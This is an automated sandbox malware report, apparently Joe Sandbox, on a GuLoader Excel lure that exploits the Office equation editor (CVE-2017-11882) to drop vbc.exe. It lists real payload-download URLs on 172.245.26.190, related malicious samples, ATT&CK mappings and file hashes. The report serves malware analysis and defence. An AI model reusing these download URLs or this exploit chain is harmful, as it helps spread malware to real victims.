ID: 482516
Sample Name: new order no. Hc511 for sept.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:57:27
Date: 13/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report new order no. Hc511 for sept....

Overview


General Information

Sample Name:	new order no. Hc511 for sept.xlsx
Analysis ID:	482516
MD5:	10522a9c4f1f52b..
SHA1:	f78da793ab620c2.
SHA256:	342d93a58f17297.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Machine Learning detection for dropp…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 3028 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1232 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2140 cmdline: 'C:\Users\Public\vbc.exe' MD5: 652E9A32D7FDC6783BC63C097D8ACF74)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://drive.google.com/uc?export=download&i"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.711077349.00000000003C0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
new order no. Hc511 for sept.xlsx	31%	Virustotal		Browse
new order no. Hc511 for sept.xlsx	24%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ben[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ben[1].exe	16%	ReversingLabs		
C:\Users\Public\vbc.exe	16%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://172.245.26.190/gen/ben.exe	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://172.245.26.190/gen/ben.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.245.26.190	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482516
Start date:	13.09.2021
Start time:	20:57:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	new order no. Hc511 for sept.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winXLSX@4/21@0/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 29.2% (good quality ratio 11.5%) • Quality average: 21.1% • Quality standard deviation: 30%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:58:57	API Interceptor	53x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.245.26.190	Enquiry56151.xlsx	Get hash	malicious	Browse	• 172.245.26.190/kell/man.exe
	TT SWIFT.xlsx	Get hash	malicious	Browse	• 172.245.26.190/aka/boy.exe
	Purchase Order 334779.xlsx	Get hash	malicious	Browse	• 172.245.26.190/kvi.exe
	PO - NEW ORDER.xlsx	Get hash	malicious	Browse	• 172.245.26.190/tmt.exe
	Order Faruechoc.xlsx	Get hash	malicious	Browse	• 172.245.26.190/ama/tzd.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 198.12.84.109
	Invoice Scan Copy.xlsx	Get hash	malicious	Browse	• 192.3.141.149
	URGENT ORDER(TB-0008)-21 full.xlsx	Get hash	malicious	Browse	• 192.3.146.254
	New Order.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	PO530CB.docx	Get hash	malicious	Browse	• 198.46.199.161
	PO530CB.docx	Get hash	malicious	Browse	• 198.46.199.161
	New_Order.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	nirvana.i586	Get hash	malicious	Browse	• 23.94.24.109
	09112021_pdf.vbs	Get hash	malicious	Browse	• 23.94.82.41
	arm	Get hash	malicious	Browse	• 192.210.189.186
	OA9862qYq7.exe	Get hash	malicious	Browse	• 75.127.1.230
	skid.x86	Get hash	malicious	Browse	• 23.95.230.108
	1F2nMkl09B	Get hash	malicious	Browse	• 23.95.230.108
	m7i42ZEOwQ	Get hash	malicious	Browse	• 23.95.230.108
	DUz0tkQgds	Get hash	malicious	Browse	• 23.95.230.108

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	B04DkMODlX	Get hash	malicious	Browse	• 23.95.230.108
	Yj738UduyX	Get hash	malicious	Browse	• 23.95.230.108
	VrflhtSfz4	Get hash	malicious	Browse	• 23.95.230.108
	DdU1LcIRIE	Get hash	malicious	Browse	• 23.95.230.108
	ZboowBSN5b	Get hash	malicious	Browse	• 192.3.80.128

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ben[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	131072
Entropy (8bit):	6.856294769172108
Encrypted:	false
SSDEEP:	1536:pPZofiqowwrfmHQbo8WutlgP1a06aO6QqnOLLOgsm0s/g9CuLwJN8SCImz:w4wWps4agd+qYnvIbLwP8dImz
MD5:	652E9A32D7FDC6783BC63C097D8ACF74
SHA1:	E3879E6A4F9A60CAE459690C28B4EB0B3B452957
SHA-256:	9A61D81097E2AD10AA0065980D204EAFEFBF7CD089E774B878C69607E211A0DB
SHA-512:	7360F84059440734FC4B4E7AEBCE472C55A8EED75CB38D09759DC9A6850413D7470706431303BBD9ADAC410FA0ED955BC798D2E0310E46AFA3E278FBFF0F858
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 16%
Reputation:	low
IE Cache URL:	http://172.245.26.190/gen/ben.exe
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......O...................D.....=.....Rich...........PE..L......J.....................P......t.... ....@..(........)...(... ....0............................text................................ ..`.data............. ....@....rsrc....).......0..................@..@...I............MSVBVM60.DLL... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\17D20365.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.............C...C...r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B7CAE80.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B7CAE80.png	
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1...."....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2C5515F9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E.....,_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\301E988E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....f|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\37E16A22.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\37E16A22.jpeg	
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
